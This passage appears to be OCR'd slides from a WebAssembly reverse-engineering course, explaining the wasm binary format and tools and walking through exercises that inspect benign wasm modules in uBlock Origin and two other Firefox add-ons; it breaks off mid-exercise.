
- Further reading:
  - Binary Encoding design - link
  - Anatomy of a WebAssembly program - link
  - Detailed design of the Module - link

Field	Type	Description
magic number	`uint32`	Magic number `0x6d736100` (i.e., '\0asm')
version	`uint32`	Version number, `0x1`

```
pve@pve01lt:/tmp$ xxd fib.wasm
00000000: 0061 736d 0100 0000 0186 8080 8000 0160  .asm...........`
00000010: 017f 017f 0382 8080 8000 0100 0484 8080  ................
00000020: 8000 0170 0000 0583 8080 8000 0100 0106  ...p............
00000030: 8180 8080 0000 0790 8080 8000 0206 6d65  ..............me
00000040: 6d6f 7279 0200 0366 6962 0000 0aa7 8080  mory...fib......
00000050: 8000 01a1 8080 8000 0002 4020 0041 0172  ..........@ .A.r
00000060: 4101 470d 0020 000f 0b20 0041 7f6a 1000  A.G.. ... .A.j..
00000070: 2000 417e 6a10 006a 0b                    .A~j..j.
```

Binary format - Sections

Section Name	Code	Description
Type	1	Function signature declarations
Import	2	Import declarations
Function	3	Function declarations
Table	4	Indirect function table and other tables
Memory	5	Memory attributes
Global	6	Global declarations
Export	7	Exports
Start	8	Start function declaration
Element	9	Elements section
Code	10	Function bodies (code)
Data	11	Data segments



Binary format - Custom sections

- Custom section
  - id == 0
  - name_len mandatory
  - name mandatory


Field	Type	Description
id	`varuint7`	section code
payload_len	`varuint32`	size of this section in bytes
name_len	`varuint32` ?	length of `name` in bytes, present if `id == 0`
name	`bytes` ?	section name: valid UTF-8 byte sequence, present if `id == 0`
payload_data	`bytes`	content of this section, of length `payload_len - sizeof(name) - sizeof(name_len)`

- Name section
  - **id == 0**
  - **name_len == 4**
  - **name == "name"**
  - can contain multiple subsections
    - Module, Function and Local
  - Useful for dev/debug (**eq. of –g flag of gcc**)
    - Functions Names & local variables in the text format (wast)

Name Type	Code	Description
Module	`0`	Assigns a name to the module
Function	`1`	Assigns names to functions
Local	`2`	Assigns names to locals in functions

Binary format analysis - Wasmcodeexplorer

- Wasmcodeexplorer - github
  - Binary file explorer
  - **Text format representation** of uploaded wasm module
  - really useful to learn how the **binary format** and the **text format match together**



Binary format analysis - WABT/wasm-objdump

- WABT - The WebAssembly Binary Toolkit
  - suite of tools for WebAssembly including wasm-objdump


- wasm-objdump
  - Print information about the contents of wasm binaries.
    - like objdump but for wasm module
  - Command: `wasm-objdump -x fib.wasm`
  - Useful options:
    - `-h`: Print headers
    - `-x`: Show section details
    - `-j SECTION`: Select just one section
      - `wasm-objdump -j export -x mod.wasm`

```
fib.wasm:       file format wasm 0x1

Section Details:

Type[1]:
 - type[0] (i32) -> i32
Function[1]:
 - func[0] sig=0 <fib>
Table[1]:
 - table[0] type=funcref initial=0
Memory[1]:
 - memory[0] pages: initial=1
Global[0]:
Export[2]:
 - memory[0] -> "memory"
 - func[0] <fib> -> "fib"
Code[1]:
 - func[0] size=33
```

```
Sections:

     Type start=0x0000000e end=0x00000014 (size=0x00000006) count: 1
 Function start=0x0000001a end=0x0000001c (size=0x00000002) count: 1
    Table start=0x00000022 end=0x00000026 (size=0x00000004) count: 1
   Memory start=0x0000002c end=0x0000002f (size=0x00000003) count: 1
   Global start=0x00000035 end=0x00000036 (size=0x00000001) count: 0
   Export start=0x0000003c end=0x0000004c (size=0x00000010) count: 2
     Code start=0x00000052 end=0x00000079 (size=0x00000027) count: 1
```

EXERCISE

Try **wasm-objdump** & **wasmcodeexplorer** ;)



Real-life module analysis

Browser addons

Chrome browsers extensions

chrome web store

- “Google Chrome Extensions are browser extensions that modify Google Chrome i.e. small programs that add new features to your browser and personalize your browsing experience.” - wikipedia

- Chrome extensions packaging
  - **`CRX: ChRome eXtension`**
    - i.e. ZIP file
  - `file package.crx`
    - `package.crx: Google Chrome extension, version 3`
  - Extraction: `unzip package.crx`

- Download “Get CRX” on Chrome web store
  - Get source .crx extension file of any Chrome extension
  - Instantly get .crx source file of any free Chrome extension via right click context menu.


- Further reading:
  - Loading WebAssembly modules efficiently - link
  - using WebAssembly in chrome extension - link
  - How to install Chrome extensions manually - link

Firefox addons

- "Add-on is the Mozilla term for **software modules** that can be **added to the Firefox web browser** and related applications. There are three types: **extensions, themes, and plug-ins."** - wikipedia
- website, tutorial, dev hub

- Firefox Addon packaging
  - **`Cross-Platform Installer Module (XPI) files`**
    - i.e. ZIP file
  - `file package.xpi`
    - `package.xpi:`
      - `Zip archive data, at least v2.0 to extract`
  - Extraction: `unzip package.xpi`

- Further reading:
  - Extension Packaging - link
  - XPI - link
  - Sideloading add-ons - link




Firefox addons - dataset overview **(06/2019)**

- You can **create a basic scrapper** to retrieve all the xpi file

- Number of total samples: **~ 2150 addons**
- Top addons users
  - From: **~ 10.6 Millions users**
  - To: **~ 620 users**

- Plugins statistics:
  - WebAssembly module inside (.wasm): **7**
  - "**WebAssembly**" strings inside JS script: **17**




```
potplayer_youtube_shortcut-1.10.2-fx.xpi
pouch-6.1.3-fx.xpi
poulpeo_cashback-18.2.3.1-an+fx.xpi
pray_times-2.2.4-an+fx.xpi
presearchorg_start_with_us-1.0.1-an+fx.xpi
priceblink_price_comp_coupons-6.7-fx.xpi
price_expert-1.6.1.1-an+fx-windows.xpi
price_rocket-1.6.2.1-an+fx-windows.xpi
pricy-4.2.8-an+fx.xpi
print-1.4.0-an+fx.xpi
print_button-0.1.1-an+fx.xpi
print_edit_we-23.6-fx.xpi
print_for_firefox-2.2.4.0-fx.xpi
print_friendly_pdf-2.1.0-fx.xpi
print_preview_button-1.4-fx.xpi
printprint_preview_context-1.3-fx.xpi
print_selection_to_pdf-0.1.0-an+fx.xpi
print_to_pdf-0.1.0-an+fx.xpi
privacy_badger-2018.12.17-an+fx.xpi
privacy_possum-2018.8.31-an+fx.xpi
privacy_protector_plus-0.1.9-an+fx.xpi
privacy_settings-0.3.7-an+fx.xpi
private_bookmarks-0.1.17.1a-an+fx-windows.xpi
private_internet_access-1.3.1-fx.xpi
private_video_downloader-1.0.6-an+fx.xpi
```


Firefox addons - using WebAssembly

EXERCISE

Analysis of “uBlock” extension

Firefox addons - uBlock Origin

- https://addons.mozilla.org/en-US/firefox/addon/ublock-origin/
- Version: 1.17.4
- Last updated: Jan 8, 2019
- Users: ~ 4.5 M



EXERCISE: Your mission

- Go inside: **`day_1/browser_addons/firefox_addons/ublock/`**
- Find wasm files (.wasm)
- Find the WebAssembly loaders (.js)
- Identify the purpose of those wasm modules
  - Exported functions
  - Imported functions/memory
  - Compiled with emscripten?
  - Functions called from javascript
- Determine the module origins
  - Is this module is taken from somewhere else?
  - source? documentation? github? ...

EXERCISE: Find modules (.wasm) and loaders (.js) files

- Find wasm files (.wasm)
  - `find . -iname "*.wasm"`
    - but **failed if extension name is not `.wasm`**
  - `ls + file + grep WebAssembly`
- Find the WebAssembly loaders (.js)
  - `ag` or `rg` equivalent of `cat * | grep`
    - `sudo apt install silversearcher-ag`
  - `ag 'WebAssembly'`
  - `ag 'instantiate'`

```
js/hntrie.js
22:/* globals WebAssembly */
455:        typeof WebAssembly !== 'object' ||
456:        typeof WebAssembly.instantiateStreaming !== 'function'
474:        µBlock.hiddenSettings.disableWebAssembly === true
499:    const memory = new WebAssembly.Memory({ initial: 1 });
501:    hnTrieManager.wasmLoading = WebAssembly.instantiateStreaming(
```

```
lib/lz4/lz4-block-codec-wasm.js
4:       A javascript wrapper around a WebAssembly implementation of
41:/* global WebAssembly */
127:            typeof WebAssembly !== 'object' ||
128:            typeof WebAssembly.instantiateStreaming !== 'function'
135:        if ( this.lz4wasmInstance instanceof WebAssembly.Instance ) {
139:            this.lz4wasmInstance = WebAssembly.instantiateStreaming(
160:        return this.lz4wasmInstance instanceof WebAssembly.Instance ?
166:        if ( this.lz4wasmInstance instanceof WebAssembly.Instance === false ) {
178:        if ( this.lz4wasmInstance instanceof WebAssembly.Instance === false ) {
```

FUZZING LABS

EXERCISE: `hntries.wasm` analysis

- Module is loaded in `hntries.js`
- Exported functions
  - `matches(i32) ⇒ i32`
- Imported functions/memory
  - **import memory**
  - **no data section inside the module**

```
const memory = new WebAssembly.Memory({ initial: 1 });
```

- Compiled with emscripten? **NO**
- Functions called from javascript

```
hnTrieManager.wasmLoading = WebAssembly.instantiateStreaming(
    fetch(workingDir + 'wasm/hntrie.wasm'),
    { imports: { memory } }
```

```
Section Details:

Type:
 - type[0] (i32) -> i32
Import:
 - memory[0] pages: initial=1 <- imports.memory
Function:
 - func[0] sig=0 <matches>
Export:
 - func[0] <matches> -> "matches"
```

```
518         hnTrieManager.matchesWASM = result.instance.exports.matches;
519         hnTrieManager.matches = hnTrieManager.matchesWASM;
```

EXERCISE: module origins

- **hntries** stand for **HostName Tries**
  - replace the use of Set() as a mean to **hold large number of hostnames** (ex. FilterHostnameDict in static filtering engine) and **allow quick hostnames matching**.

- Convert from `.wat` to `.wasm`

All `wasm` files in that directory where created by compiling the corresponding `wat` file using the command (using `hntrie.wat` / `hntrie.wasm` as example):

```
wat2wasm hntrie.wat -o hntrie.wasm
```

- In the new version, uBlock origin introduce this WebAssembly module (**`hntrie.wasm`**)
  - Github

EXERCISE: `lz4-block-codec.wasm` analysis

- This module is loaded by `lz4-block-codec-wasm.js` using a same-origin fetch.

```
if ( this.lz4wasmInstance === undefined ) {
    this.lz4wasmInstance = WebAssembly.instantiateStreaming(
        fetch(wd + 'lz4-block-codec.wasm', { mode: 'same-origin' })
    ).then(result => {
        this.lz4wasmInstance = undefined;
        this.lz4wasmInstance = result && result.instance || null;
        if ( this.lz4wasmInstance !== null ) { return this; }
        return null;
    });
```

- The module is used to encode and decode lz4 blocks
  - md5: **dc350d3476918372492b6f40fa701a76**
  - sha256: **4bda6947a0498618552cba53ab3780745fd34cc1a0d84696e83a0547dcd68acf**

```
lz4-block-codec-wasm.js
    A javascript wrapper around a WebAssembly implementation of
    LZ4 block format codec.
Copyright (C) 2018 Raymond Hill
```

EXERCISE: `lz4-block-codec.wasm` analysis

- Exported functions
  - `getLinearMemoryOffset,`
  - `lz4BlockEncodeBound,`
  - `lz4BlockEncode, lz4BlockDecode`
  - Memory exported

- Imported functions/memory: **None**
- Compiled with emscripten? **NO**

- Functions called from javascript
  - `lz4-block-codec-wasm.js`


```
    outputOffset + lz4api.lz4BlockEncodeBound(inputSize);
let memBuffer = growMemoryTo(wasmInstance, memSize);
let hashTable = new Int32Array(memBuffer, mem0, 65536);
hashTable.fill(-65536, 0, 65536);
let inputMem = new Uint8Array(memBuffer, mem0 + hashTableS
inputMem.set(inputArray);
let outputSize = lz4api.lz4BlockEncode(
```

```
Section Details:

Type:
 - type[0] () -> i32
 - type[1] (i32) -> i32
 - type[2] (i32, i32, i32) -> i32
 - type[3] (i32, i32, i32) -> nil
 - type[4] (i32, i32) -> i32
Function:
 - func[0] sig=0 <getLinearMemoryOffset>
 - func[1] sig=1 <lz4BlockEncodeBound>
 - func[2] sig=2 <lz4BlockEncode>
 - func[3] sig=2 <lz4BlockDecode>
 - func[4] sig=4
 - func[5] sig=3
Memory:
 - memory[0] pages: initial=1
Export:
 - memory[0] -> "memory"
 - func[0] <getLinearMemoryOffset> -> "getLinearMemoryOffset"
 - func[1] <lz4BlockEncodeBound> -> "lz4BlockEncodeBound"
 - func[2] <lz4BlockEncode> -> "lz4BlockEncode"
 - func[3] <lz4BlockDecode> -> "lz4BlockDecode"
```


FUZZING LABS

EXERCISE: `lz4-block-codec.wasm` analysis

- This module comes from the [official uBlock github]



Firefox addons - using **inline WebAssembly**




EXERCISE

Analysis of “VPN UFree & JWT” extension

VPN Unlimited Free & JWT Debugger

- https://addons.mozilla.org/en-US/firefox/addon/vpn-unlimited-secure-proxy/
- Version: 5.6
- Last updated: Dec 28, 2018
- Users: 7,851



- https://addons.mozilla.org/en-US/firefox/addon/jwtio-debugger/
- Version: 3.0.0
- Last updated: Jun 8, 2018
- Users: 866

EXERCISE: Your mission

Go inside: **`day_1/browser_addons/firefox_addons/[vpn_unlimited_free, jwt]`**

- Find the WebAssembly loaders (.js)
- Find inline wasm modules

- Convert inline WebAssembly module to wasm file (.wasm)

- Identify the purpose of this module
  - Exported functions
  - Imported functions/memory
  - Compiled with emscripten?
  - Functions called from javascript
  - ...

- Determine the module origins
  - Is this module is taken from somewhere else?
  - source? documentation? github? ...

EXERCISE: Find loaders & inline wasm modules

- Inline WebAssembly using API:
  - `Uint8Array`
  - `WebAssembly.Module`
  - `WebAssembly.Instance`

- VPN Unlimited Free
  - Minified JS code
  - `Main.bundle.js`

```
"BJf/": function(e, t) {
    e.exports = r;
    var n = null;
    try {
        n = new WebAssembly.Instance(new WebAssembly.Module(new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 13, 2, 96, 0, 1, 127, 96, 4, 127, 127,
            127, 127, 1, 127, 3, 7, 6, 0, 1, 1, 1, 1, 1, 6, 6, 1, 127, 1, 65, 0, 11, 7, 50, 6, 3, 109, 117, 108, 0, 1, 5, 100, 105, 118, 95, 115, 0,
             2, 5, 100, 105, 118, 95, 117, 0, 3, 5, 114, 101, 109, 95, 115, 0, 4, 5, 114, 101, 109, 95, 117, 0, 5, 8, 103, 101, 116, 95, 104, 105,
            103, 104, 0, 0, 10, 191, 1, 6, 4, 0, 35, 0, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32,
             134, 132, 126, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32,
             3, 173, 66, 32, 134, 132, 127, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132,
             32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 128, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173,
            66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 129, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0,
            173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 130, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11])), {})
            .exports
    } catch (e) {}
```

- JWT Debugger
  - `Index.js`

```
try {
    r = new WebAssembly.Instance(new WebAssembly.Module(new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 13, 2, 96, 0, 1, 127, 96, 4, 127, 127, 127,
        127, 1, 127, 3, 7, 6, 0, 1, 1, 1, 1, 1, 6, 6, 1, 127, 1, 65, 0, 11, 7, 50, 6, 3, 109, 117, 108, 0, 1, 5, 100, 105, 118, 95, 115, 0, 2, 5,
        100, 105, 118, 95, 117, 0, 3, 5, 114, 101, 109, 95, 115, 0, 4, 5, 114, 101, 109, 95, 117, 0, 5, 8, 103, 101, 116, 95, 104, 105, 103, 104, 0,
         0, 10, 191, 1, 6, 4, 0, 35, 0, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 126,
        34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32, 134
        , 132, 127, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173,
         66, 32, 134, 132, 128, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173,
         32, 3, 173, 66, 32, 134, 132, 129, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132,
         32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 130, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11])), {}).exports
} catch (e) {}
```

- Both load the same WebAssembly module…

EXERCISE: Convert Uint8Array to local wasm module

- Convert the Uint8Array into a string
  - `a = new Uint8Array([...])`
  - `var s = new TextDecoder('utf-8').decode(a)`

- Encode the string into using base64js
  - `Base64.encode(s)`

```
> Base64.encode(s)
